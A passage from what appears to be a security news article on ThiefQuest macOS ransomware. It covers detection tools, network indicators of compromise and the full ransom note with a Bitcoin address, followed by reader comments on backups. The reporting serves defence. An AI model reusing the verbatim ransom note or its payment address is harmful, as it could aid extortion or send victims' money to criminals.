If you were infected with this malware, you should assume any files that match the listed extensions have been stolen or compromised in some manner.

While it is not known if a decryptor can be made, users can install Wardle's free RansomWhere utility, which detects ThiefQuest's attempts to gain persistence and allows them to terminate it once it starts locking their files.

Reed also says that Malwarebytes for Mac is capable of detecting this new macOS ransomware as Ransom.OSX.ThiefQuest and will remove it from infected Macs.

At the moment, researchers are still looking into what encryption ThiefQuest uses to encrypt its victims' files and if there are any weaknesses in the encryption.

Update July 02, 09:00 EDT: We updated the title and the article to reflect the malware's name change to ThiefQuest from EvilQuest (a name used by Chaosoft Games Xbox 360 and PC video game since 2012.)

Related Articles:

Apple emergency update fixes zero-day used to hack Macs, Watches

These refurbished Macs for testing, relaxing, and experimenting

Apple emergency update fixes zero-days used to hack iPhones, Macs

Industrial Spy data extortion market gets into the ransomware game

Adware Maker Tries to Intimidate Security Firm with Cease and Desist Letters

IOCs

Network traffic:

```
http://andrewka6.pythonanywhere.com/ret.txt
http://167.71.237.219
```

Ransom note text:

```
YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer
accessible because they have been encrypted. Maybe you are busy looking for a way to
recover your files, but do not waste your time. Nobody can recover your file without
our decryption service.

We use 256-bit AES algorithm so it will take you more than a billion years to break
this encryption without knowing the key (you can read Wikipedia about AES if you
don't believe this statement).
Anyways, we guarantee that you can recover your files safely and easily. This will
require us to use some processing power, electricity and storage on our side, so
there's a fixed processing fee of 50 USD. This is a one-time payment, no additional
fees included.
In order to accept this offer, you have to deposit payment within 72 hours (3 days)
after receiving this message, otherwise this offer will expire and you will lose
your files forever.
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the
moment of payment. The address you have to make payment is:

                    13roGMpWd7Pb3ZoJyce8eoQpfegQvGHHK7

Decryption will start automatically within 2 hours after the payment has been
processed and will take from 2 to 5 hours depending on the processing power of your
computer. After that all of your files will be restored.

THIS OFFER IS VALID FOR 72 HOURS AFTER RECEIVING THIS MESSAGE
```

- Apple
- Data Exfiltration
- Mac
- macOS
- Piracy
- Ransomware
- ThiefQuest
- Wiper

Sergiu Gatlan

Sergiu Gatlan is a reporter who covered cybersecurity, technology, Apple, Google, and a few other topics at Softpedia for more than a decade. Email or Twitter DMs for tips.

- Previous Article
- Next Article

Comments

-

  Some-Other-Guy - 1 year ago

  The fix for wipers and ransomware is obvious

  The U.S. Federal Communications Commission (FCC) should formally designate Apple and Microsoft Operating Systems as national security threats to the integrity of U.S. communications networks or the communications supply chain.

  Easy Peasy

  LoL

  We can ask nicely for physical write protect switches on our drives and SSD's for another 40 years to protect our backups from malware but we ain't getting them are we?

  My backups are on write protected Blu-Ray Optical Discs!

  Where's yours?

-

  vuksha_xc60 - 1 year ago

  Maybe it's better to use SD cards for that purpose instead of Blueray discs.

-
  Some-Other-Guy - 1 year ago
    -
    -

  Definitely not!

  SD cards are normally rated to retain your data for 12-18 months
  Blu-Ray retains data for several years
  (over 1000 years for M-Disc)

  SD cards cost much more than Blu-Ray discs

  SD write protection can be defeated easily
  Blu-Ray protection cannot

  and lets not forget labelling....
  Ever try finding the right backup on hundreds of SD cards?
  It is much easier to read the contents of a properly labelled optical disc

- DyingCrow Photo
  DyingCrow - 1 year ago
    -
    -

  As we're talking about personal backups, you can create a single container backup using 7zip or something, dump all the stuff in there and manually change the extension to something ransomware ignores and is not conspicuous. If that container is big enough, there's a good chance it will be unattractive for encryption or exfiltration. For example, some custom game archive extensions can be pretty big in size, so use one of those, why not? Heck, you can even use a ransomware extension! lul

-

  R-K - 1 year ago

  Ransomware cyber-terrorists must be put to death sentences.

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: